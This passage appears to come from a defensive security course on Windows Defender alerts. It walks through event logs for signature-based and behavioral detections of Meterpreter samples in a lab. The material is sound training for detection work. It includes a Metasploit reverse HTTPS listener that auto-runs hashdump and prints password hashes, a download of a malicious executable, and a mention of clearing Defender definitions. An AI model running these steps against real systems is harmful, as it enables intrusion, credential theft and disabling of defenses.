               For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win64/Meterpreter.A&threatid
=2147720175&enterprise=0
                        Name: Trojan:Win64/Meterpreter.A
                        ID: 2147720175
                        Severity: Severe
                        Category: Trojan
                        Path:
file:_C:\tools\av_alerts_evasion\signature_detect_nonstage.exe
                        Detection Origin: Local machine
                        Detection Type: Concrete
                        Detection Source: System
                        User: NT AUTHORITY\LOCAL SERVICE
                        Process Name: Unknown
                        Security intelligence Version: AV: 1.303.25.0, AS: 1.303.25.0,
NIS: 0.0.0.0
                        Engine Version: AM: 1.1.16400.2, NIS: 0.0.0.0
```

Listing 504 - Full Message listing of of malicious detection event for signature_detect_nonstage.exe

Unlike when we used MpCmdRun.exe, the contents of this Windows Defender event have a lot to share about our detection. The *Severity* field is Windows Defender's classification of the threat. Because Meterpreter provides remote access to the endpoint for active compromise, Windows Defender has rated it as "Severe". The *Category* field is a free-form guess as to the type of malware. In this case, a remote-access Trojan.[451] With "Concrete" as the *Detection Type*, we can confirm that this is a signature-based detection. Both the *User* and the *Detection Origin* fields indicate where the detection was initiated. Because we initiated the **`Start-MpScan`** cmdlet from a remote connection, the source is *System* and the user is *LOCAL SERVICE*. Had we initiated it from the Windows 10 VM, the Detection Origin would be "User" and the User field would contain the domain/user information.

Once detected, Windows Defender will keep a list of threats detected on the system. We can use **`Get-MpThreat`**[452] to retrieve a list of all threats currently awaiting mitigation. No arguments are required.

[450] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/troubleshoot-microsoft-defenderantivirus
[451] (Microsoft, 2021), https://en.wikipedia.org/wiki/Trojan_horse_(computing)

[452] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/defender/get-mpthreat


```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-MpThreat
CategoryID       : 8
DidThreatExecute : False IsActive
: True
Resources        : {file:_C:\tools\av_alerts_evasion\signature_detect_nonstage.exe}
RollupStatus     : 1
SchemaVersion    : 1.0.0.0
SeverityID       : 5
ThreatID         : 2147720175
ThreatName       : Trojan:Win64/Meterpreter.A TypeID
: 0
PSComputerName   :
```

Listing 505 - Output from Get-MpThreat containing signature_detect_nonstage.exe

In the output, the highlighted details provide a little more information regarding the detection. First is the *DidThreatExecute* field, which would be "True" if the detection was discovered during execution rather than a manual scan. The *IsActive* field refers to whether Windows Defender still considers the file an active threat. Because it is enqueued for remediation, this value is set to "True".

To clear the queue of threats to remediate (and remove the file from the computer), we run the **Remove-MpThreat**[453] cmdlet. It will be combined with **Get-Date** for a timestamp we will use immediately afterward. Note that the prompt will be temporarily unresponsive while **RemoveMpThreat** is executing.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Remove-MpThreat; Get-Date


Thursday, December 2, 2021 11:08:08 AM
```

Listing 506 - Using Remove-MpThreat to mitigate threats discovered by Windows Defender

Once again, there is not much output in our PowerShell prompt to indicate success or failure of the cmdlet. We will return our attention to the Windows Defender event log entries.

We'll re-run **Get-WDLogEvent** with no Event ID specified. The StartTime will be "12/2/2021 11:08:00" and the EndTime will be "12/2/2021 11:09:00" to capture any events related to the mitigation performed.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent $null "12/2/2021
11:08:00" "12/2/2021 11:09:00"


   ProviderName: Microsoft-Windows-Windows Defender


TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
12/2/2021 11:08:08 AM          1117 Information      Microsoft Defender Antivirus has
taken action to protect this machine from malware or other potentially unwanted
software....
```

Listing 507 - Windows Defender removal of potentially-malicious threat

This time, the output shows a new event that is directly related to our mitigation of signature_detect_nonstage.exe. Event 1117[454] reflects an action taken by Windows Defender with the

[453] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/defender/remove-mpthreat
[454] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/troubleshoot-microsoft-defenderantivirus

symbolic name *MALWAREPROTECTION_STATE_MALWARE_ACTION_TAKEN*. However, because the abbreviated message does not describe what mitigation has taken place, we must expand on the event.

To show the full contents of the Message field, we'll re-run **`Get-WDLogEvent`** with new arguments. First, let's change the Event ID to be "1117", then change the StartTime and EndTime to "12/2/2021 11:08:07" and "12/2/2021 11:08:09" respectively. Once again, we'll pipe all output to **`Format-List`** to display everything.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent 1117 "12/2/2021
11:08:07" "12/2/2021 11:08:09" | Format-List

TimeCreated  : 12/2/2021 11:08:08 AM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1117
Message      : Microsoft Defender Antivirus has taken action to protect this machine
from malware or other potentially unwanted software.
                For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win64/Meterpreter.A&threatid
=2147720175&enterprise=0
                        Name: Trojan:Win64/Meterpreter.A
                        ID: 2147720175
                        Severity: Severe
                        Category: Trojan
                        Path:
file:_C:\tools\av_alerts_evasion\signature_detect_nonstage.exe
                        Detection Origin: Local machine
                        Detection Type: Concrete
                        Detection Source: System
                        User: NT AUTHORITY\LOCAL SERVICE
                        Process Name: Unknown
                        Action: Remove

                        Action Status:  No additional actions required
                        Error Code: 0x00000000
                        Error description: The operation completed successfully.
                        Security intelligence Version: AV: 1.303.25.0, AS: 1.303.25.0,
NIS: 0.0.0.0
                        Engine Version: AM: 1.1.16400.2, NIS: 0.0.0.0
```

Listing 508 - Full contents of Windows Defender mitigation event for signature_detect_nonstage.exe

Reviewing the output, we'll find information that matches our actions. According to the event, our *Remove* mitigation of malware was successful. The *Error Code* of 0 matches the *Error description*, confirming the operation completed successfully. If we were to use **`Get-MpThreat`** again, there would be no active threats listed.

One more thing to note regarding signature-based detection is the reliance on pre-made definitions stored on disk. Definitions of malware and various categories are updated and stored in %PROGRAMDATA%\Microsoft\Windows Defender\Definition Updates\Default. When Windows Defender is started, it loads these definitions into memory to be used as concrete signatures. Attackers can use a command like MpCmdRun.exe to clear the definitions loaded into memory and render Windows Defender's concrete detections inoperable.

MITRE ATT&CK: Impair Defenses > Disable or Modify Tools describes the changes an attacker can make to security products, such as Windows Defender, and other services installed on the system. Defense professionals who rely on any endpoint tool or service must learn about the auditing artifacts they create (e.g. Windows Event Logs) or configurations they use (e.g. Windows Registry). Attempts to tamper with these protection mechanisms produce entries in Windows Defender Event Log or other logs (such as Sysmon or PowerShell).

Now that we've discussed signature detection with on-demand scanning, let's explore a more advanced side of Windows Defender Antivirus. It starts with a reactive prevention of malware execution, including malware that doesn't match a signature.

13.1.3 Real-time Heuristic and Behavioral-Based Detection

While on-demand signature detection is useful for the cautious user, the strength of Windows Defender is shown with *Real-Time Protection*.[455]

Real-time protection is a feature of Windows Defender that can identify malware as it's running in Windows. When detected, the malware execution is stopped and the user is prompted for mitigation. Real-time protection is a safety precaution that is always watching for malicious activity.

Real-time protection's safeguards enhance the methods of detection used by Windows Defender. Not only can real-time protection identify malware signatures as a malicious file is being run, but it uses other detection methods in the absence of a signature. Real-time protection also uses *heuristic-based detection* and *behavior-based detection* to identify malicious activities taking place on an endpoint.

Heuristic-based detection[530] relies on various rules and algorithms to determine whether an action is considered malicious. This is often achieved by stepping through the instruction set of a

binary file or by attempting to decompile and then analyze the source code. The idea is to find various patterns and program calls (as opposed to simple byte sequences) that are considered malicious.

Alternatively, behavior-based detection[531] dynamically analyzes the behavior of a binary file. This is often achieved by executing the file in question in an emulated environment, such as a small virtual machine, and searching for behaviors or actions that are considered malicious.

Because these techniques do not require malware signatures, they can be used to identify unknown malware, or variations of known malware, more effectively. Given that antivirus manufacturers use different implementations in heuristics and behavior detection, each antivirus product will detect malicious code differently.

It is recommended that you start these exercises with a fresh VM group to ensure Windows Defender and real-time protection can be activated properly.

[455] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/configure-real-time-protectionmicrosoft-defender-antivirus

Activating real-time protection is similar to the activation of Windows Defender Antivirus. Follow the steps of activating Windows Defender Antivirus in Local Group Policy, including the restart of *Virus & threat protection*. When finished, we'll move on to the steps for the real-time protection feature.

We accomplish this using the Local Group Policy Editor via gpedit.msc. After opening the application, we start our navigation to *Local Computer Policy* > *Computer Configuration* then *Administrative Templates* > *Windows Components* > *Microsoft Defender Antivirus* > *Real-time Protection*. Below is the listing of controls for Windows Defender.

[530] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Heuristic_analysis

[531] (Tristan Aubrey-Jones, 2007), https://pdfs.semanticscholar.org/08ec/24106e9218c3a65bc3e16dd88dea2693e933.pdf




Figure 51: Local Group Policy Editor - Real-time Protection Activation

Note in the first listing, the *Turn off real-time protection* setting is *Enabled*. We must Disable this in order to enable real-time protection.

Double-click the *Turn off real-time protection* setting and a new window will open that allows us to change this policy.




Figure 52: Turning on real-time protection

Restoring real-time protection to an active state requires us to disable the setting. Click the *Disabled* radio button and then click *OK* in the *Turn off real-time protection* window. If *Virus and threat protection* is already enabled, there is nothing more for us to do. Real-time protection is active.

When activating real-time protection, Windows Defender will generate a configuration change with Event ID 5007. The HKLM\SOFTWARE\Microsoft\Windows Defender\Features\TamperProtection key in the Windows Registry will change from 0x0 to 0x1.

To demonstrate real-time protection, we'll trigger Defender Antivirus by attempting to download or execute malicious files. From a PowerShell prompt, we'll use **Invoke-Webrequest**[456] to download a malicious executable that is detected before we even run it. In another example, we'll use an executable that triggers real-time protection's behavioral defenses through use of a plugin tool, even though it won't be immediately detected by Windows Defender.

Let's start by setting up a web-based listener on our Kali VM. We'll use **python3** with **-m http.server 8000** to specify a simple HTTP server listening on port 8000.

```
kali@attacker01:~/SOC-200/Antivirus_Alerts_and_Evasion$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Listing 509 - Setting up Python 3 Simple HTTP Server on port 8000

On the Windows 10 machine, we'll open a PowerShell prompt then navigate to the C:\tools\av_alerts_evasion directory. Once we're in the right directory, we'll use **InvokeWebrequest** to download signature_detect_staged.exe from our Kali VM. We'll put the full web path to the file in **-Uri** and specify the same filename in **-Outfile** to store it in our current directory. We'll also add **Get-Date** to use as a timestamp.

```
PS C:\tools\av_alerts_evasion> Invoke-Webrequest -Uri
http://kali:8000/signature_detect_staged.exe -OutFile signature_detect_staged.exe; Get-
Date


Wednesday, December 15, 2021 7:13:33 AM
```

Listing 510 - Using Invoke-Webrequest to download signature_detect_staged.exe

The lack of error output in the PowerShell prompt indicates that the download is successful. We can even confirm the download in the Kali VM with the successful *GET* request. However, we might have noticed a pop-up in the lower right-hand corner of the RDP session indicating a detection. Let's go to the event logs to learn more about what happened.

We'll connect to the Windows 10 machine using PowerShell Core. After importing GetWDLog.psm1, let's query for Windows Defender events with a StartTime of "12/15/2021 7:13:00" and EndTime of "12/15/2021 7:14:00". Because we want all possible events, we'll use the "$null" parameter for Event ID.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent $null "12/15/2021
7:13:00" "12/15/2021 7:14:00"


   ProviderName: Microsoft-Windows-Windows Defender


TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
12/15/2021 7:13:34 AM          1116 Warning          Microsoft Defender Antivirus has
detected malware or other potentially unwanted software....
```

Listing 511 - Windows Defender Real-time protection detection of potentially-malicious threat

In the output, there is a detection with Event ID 1116! But we didn't even initiate a scan with **Start-MpScan**. Windows Defender was watching out for us and found the threat while it was being downloaded!

[456] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest

Note that even though we did our best to get a timestamp, the TimeCreated is later than our original Get-Date by one second.

Let's expand the *Message* field of this event to learn more. We'll change StartTime to "12/15/2021 7:13:33" and EndTime to "12/15/2021 7:13:35" to focus on the detection event. We'll change "$null" to "1116" and pipe all output to **`Format-List`**.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent 1116 "12/15/2021
7:13:33" "12/15/2021 7:13:35" | Format-List

TimeCreated  : 12/15/2021 7:13:34 AM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Microsoft Defender Antivirus has detected malware or other potentially
unwanted software.
                For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win64/Meterpreter.B&threatid
=2147721790&enterprise=0
                        Name: Trojan:Win64/Meterpreter.B
                        ID: 2147721790
                        Severity: Severe
                        Category: Trojan
                        Path:
file:_C:\tools\av_alerts_evasion\signature_detect_staged.exe
                        Detection Origin: Local machine
                        Detection Type: Concrete
                        Detection Source: Real-Time Protection
User: CLIENT02\offsec
                        Process Name:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                        Security intelligence Version: AV: 1.303.25.0, AS: 1.303.25.0,
NIS: 1.303.25.0
                        Engine Version: AM: 1.1.16400.2, NIS: 1.1.16400.2
```

Listing 512 - Full Message listing of of malicious detection event for signature_detect_staged.exe

In the provided listing, our detection event shows a signature detection similar to what we have found before. However, the detection source reveals that real-time protection has generated this event. Furthermore, the user *offsec* generated this event through powershell.exe.

Because real-time protection discovered the file while it was being downloaded, we might be wondering if the file exists on disk. We can import Get-Sysmon.psm1 and query for *FileCreate* events (Event ID 11) with a StartTime of "12/15/2021 7:13:30" and an EndTime of "12/15/2021 7:13:35". All output will be piped to **`Format-List`**.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-SysmonEvent 11 "12/15/2021 7:13:30"
"12/15/2021 7:13:35" | Format-List

TimeCreated  : 12/15/2021 7:13:33 AM
```



```
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
               RuleName: EXE
               UtcTime: 2021-12-15 15:13:33.632
               ProcessGuid: {28a02d86-02e8-61ba-f801-000000002300}
               ProcessId: 3104
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               TargetFilename: C:\tools\av_alerts_evasion\signature_detect_staged.exe
               CreationUtcTime: 2021-12-15 15:13:33.632
```

Listing 513 - FileCreate event for signature_detect_staged.exe

Though Windows Defender was aware of the threat with real-time protection, the malicious executable is still written to disk. Executing the malware after download will trigger another detection. Because we already know the file is malicious, let's remove the threat.

In PowerShell Core, we'll use **`Remove-MpThreat`** with **`Get-Date`** to remove the file on-disk and get a timestamp. Once it is complete, we have another timestamp to find our mitigation event.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Remove-MpThreat; Get-Date

Wednesday, December 15, 2021 8:30:48 AM
```

Listing 514 - Using Remove-MpThreat to mitigate threats discovered by Windows Defender

With no validation of **`Remove-MpThreat`** beyond the timestamp, let's return our attention to the Windows Defender event log entries.

Knowing that mitigations in Windows Defender are Event ID 1117, we can focus on mitigation events within our new timestamp. After changing the Event ID to "1117", we'll collect all event entries from the StartTime of "12/15/2021 8:30:47" and the EndTime of "12/15/2021 8:30:49".


```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent 1117 "12/15/2021
8:30:47" "12/15/2021 8:30:49" | Format-List

TimeCreated  : 12/15/2021 8:30:47 AM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1117
Message      : Microsoft Defender Antivirus has taken action to protect this machine
from malware or other potentially unwanted software.
               For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win64/Meterpreter.B&threatid
=2147721790&enterprise=0
                        Name: Trojan:Win64/Meterpreter.B
                        ID: 2147721790
                        Severity: Severe
                        Category: Trojan
                        Path:
file:_C:\tools\av_alerts_evasion\signature_detect_staged.exe
                        Detection Origin: Local machine
                        Detection Type: Concrete
                        Detection Source: Real-Time Protection
User: NT AUTHORITY\LOCAL SERVICE
                        Process Name:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                        Action: Remove
                        Action Status:  No additional actions required
Error Code: 0x00000000
                        Error description: The operation completed successfully.
                        Security intelligence Version: AV: 1.303.25.0, AS: 1.303.25.0,
NIS: 1.303.25.0
                        Engine Version: AM: 1.1.16400.2, NIS: 1.1.16400.2
```

Listing 515 - Full contents of Windows Defender mitigation event for signature_detect_staged.exe

In the mitigation event, we note that the user performing the mitigation is different than the user listed in the detection. Because we initiated **`Remove-MpThreat`** from PowerShell Core, the user is not *offsec* but *NT AUTHORITY\LOCAL SERVICE*. Another detail to note is, unlike the on-demand scan, the *Detection Source* is Real-Time Protection. Otherwise, the operation completed successfully and we can move on to the next case study.

In our next case study, we're going to examine the behavioral detection abilities of real-time protection. The malicious file will not trigger Windows Defender upon execution, but the postinfection activity will generate an event.

To start, we're going to stop the Python3 Simple HTTP Server (if necessary) and run **`rtp_behavior_listen.sh`** located in /home/kali/SOC-200/Antivirus_Alerts_and_Evasion. The only parameter required is the IP address of our Kali VM.

```
kali@attacker01:~/SOC-200/Antivirus_Alerts_and_Evasion$ ./rtp_behavior_listen.sh
192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
```



```
AutoRunScript => multi_console_command -r /home/kali/SOC-
200/Antivirus_Alerts_and_Evasion/rtp_behavior.rc
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 516 - Setting up listener for undetected payload execution

Our listener is set up and waiting for a connection from the victim on port 443.

Once our listener is configured, we can return to the Windows 10 VM. After connecting to the Windows VM with RDP and opening an Administrative PowerShell prompt, we'll run **`generic_winhttps_connect.exe`**. This binary is a Meterpreter shell that will not be detected by real-time protection. However, it will initiate actions that are detected based on their behavior. We'll add **`Get-Date`** for a timestamp we can use as a reference.

```
PS C:\tools\av_alerts_evasion> .\generic_winhttps_connect.exe; Get-Date


Thursday, December 16, 2021 2:18:15 PM
```

Listing 517 - Running generic_winhttps_connext.exe

Other than our timestamp, we have no output. We will turn our attention back to the Kali VM.

After a few moments, there is new activity in the terminal.

```
kali@attacker01:~/SOC-200/Antivirus_Alerts_and_Evasion$ ./rtp_behavior_listen.sh
192.168.51.50
Initiating... please wait
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
AutoRunScript => multi_console_command -r /home/kali/SOC-
200/Antivirus_Alerts_and_Evasion/rtp_behavior.rc
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.14; (UUID: 8xk27bby)
Staging x64 payload (201308 bytes) ...
[*] Session ID 1 (192.168.51.50:443 -> 127.0.0.1 ) processing AutoRunScript
'multi_console_command -r /home/kali/SOC-
200/Antivirus_Alerts_and_Evasion/rtp_behavior.rc'
[*] Running Command List ...
[*]     Running command hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
offsec:1001:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7ddade167a491d4f28eb2572846931
0e:::
[*]     Running command sysinfo
Computer        : CLIENT02
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 5
Meterpreter     : x64/windows
```



```
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 127.0.0.1 ) at 2021-12-16
17:18:32 -0500

meterpreter >
```

Listing 518 - Meterpreter connection and commands

After the Meterpreter shell connects back to us, a couple commands are automatically generated. The output from these commands is not as important as the commands themselves. When combined, they trigger the behavioral detection mechanisms in Windows Defender. We'll examine the appropriate artifacts, but first, let's note the execution of our reverse shell was not detected by real-time protection.

Returning to PowerShell Core, we'll start by querying Windows Defender logs in the same minute that we executed generic_win_https.exe.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent $null "12/16/2021
14:18:00" "12/16/2021 14:19:00"


   ProviderName: Microsoft-Windows-Windows Defender


TimeCreated                      Id LevelDisplayName Message

-----------                      -- ---------------- -------
12/16/2021 2:18:43 PM          1116 Warning          Microsoft Defender Antivirus has
detected malware or other potentially unwanted software....
12/16/2021 2:18:43 PM          1116 Warning          Microsoft Defender Antivirus has
detected malware or other potentially unwanted software....
```

Listing 519 - Malicious detections based on suspicious behavior

There are two detections that appear after our original timestamp. Windows Defender's inability to detect the malicious binary's execution is offset by the discovery of something else shortly after. We'll need to investigate further.

To expand on the events, we'll use **`Get-WDLogEvent`** again and isolate the StartTime and EndTime to "12/16/2021 14:18:42" and "12/16/2021 14:18:44". We will change the EventID to "1116" and then pipe all output to **`Format-List`**.


```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent 1116 "12/16/2021
14:18:42" "12/16/2021 14:18:44" | Format-List

TimeCreated  : 12/16/2021 2:18:43 PM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Microsoft Defender Antivirus has detected malware or other potentially
unwanted software.
               For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/Meterpreter.gen!D&th
reatid=2147728104&enterprise=0
                       Name: Behavior:Win32/Meterpreter.gen!D
                       ID: 2147728104
                       Severity: Severe
                       Category: Suspicious Behavior
                       Path: behavior:_pid:5420:56844127554067;
file:_C:\tools\av_alerts_evasion\generic_winhttps_connect.exe;
process:_pid:5420,ProcessStart:132841666953648975
Detection Origin: Local machine
                       Detection Type: Generic
                       Detection Source: System
User: NT AUTHORITY\SYSTEM
                       Process Name:
C:\tools\av_alerts_evasion\generic_winhttps_connect.exe
                       Security intelligence Version: AV: 1.303.25.0, AS: 1.303.25.0,
NIS: 1.303.25.0
                       Engine Version: AM: 1.1.16400.2, NIS: 1.1.16400.2

TimeCreated  : 12/16/2021 2:18:43 PM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Microsoft Defender Antivirus has detected malware or other potentially
unwanted software.
               For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/Meterpreter.gen!A&th
reatid=2147723573&enterprise=0
                       Name: Behavior:Win32/Meterpreter.gen!A
                       ID: 2147723573
                       Severity: Severe
                       Category: Suspicious Behavior
                       Path: behavior:_pid:5420:74439734262196;
process:_pid:5420,ProcessStart:132841666953648975
Detection Origin: Unknown
                       Detection Type: Generic
                       Detection Source: System
                       User: NT AUTHORITY\SYSTEM
                       Process Name:
C:\tools\av_alerts_evasion\generic_winhttps_connect.exe
                       Security intelligence Version: AV: 1.303.25.0, AS: 1.303.25.0,
NIS: 1.303.25.0
                       Engine Version: AM: 1.1.16400.2, NIS: 1.1.16400.2
```

Listing 520 - Full listing of malicious detections based on suspicious behavior

The output confirms our malicious detections are based on Windows Defender's interpretation of suspicious behavior. In the *Name* field, Windows Defender provides a guess as to what the malware source is for each event. It is similar to our signature detections, but according to the *Detection Type*, it is still a guess. While we cannot confirm how it made this decision, we can be certain that the source of both anomalies come from PID 5420. The events also indicate that the process is based on generic_winhttps_connect.exe, which is provided with its full path on disk.

Like our signatures, Windows Defender's real-time protection lives on the endpoint. Real-time protection has limited ability to protect itself by controlling access to configuration changes. Without signatures, the real-time protection would be limited to heuristics and behavioral detections. If the real-time protection feature is compromised, then the system is at the mercy of the attacker. The MITRE Technique *Impair Defenses* with sub-technique *Disable or Modify Tools* pertains to the neutralization of this feature in Windows Defender.

We've reviewed what Windows Defender can detect with files on disk, whether or not they match a signature. Next, we're going to explore how Windows Defender protects direct execution of malware in memory, loaded remotely from PowerShell scripts.

13.2 Antimalware Scan Interface (AMSI)

This Learning Unit covers the following Learning Objectives:

1. Understanding AMSI
2. Bypassing AMSI

This Learning Unit will take approximately 3 hours to complete.

Now that we know how Windows Defender Antivirus works with static file detection and behavior, we're going to explore the *Antimalware Scan Interface* (AMSI).[457]

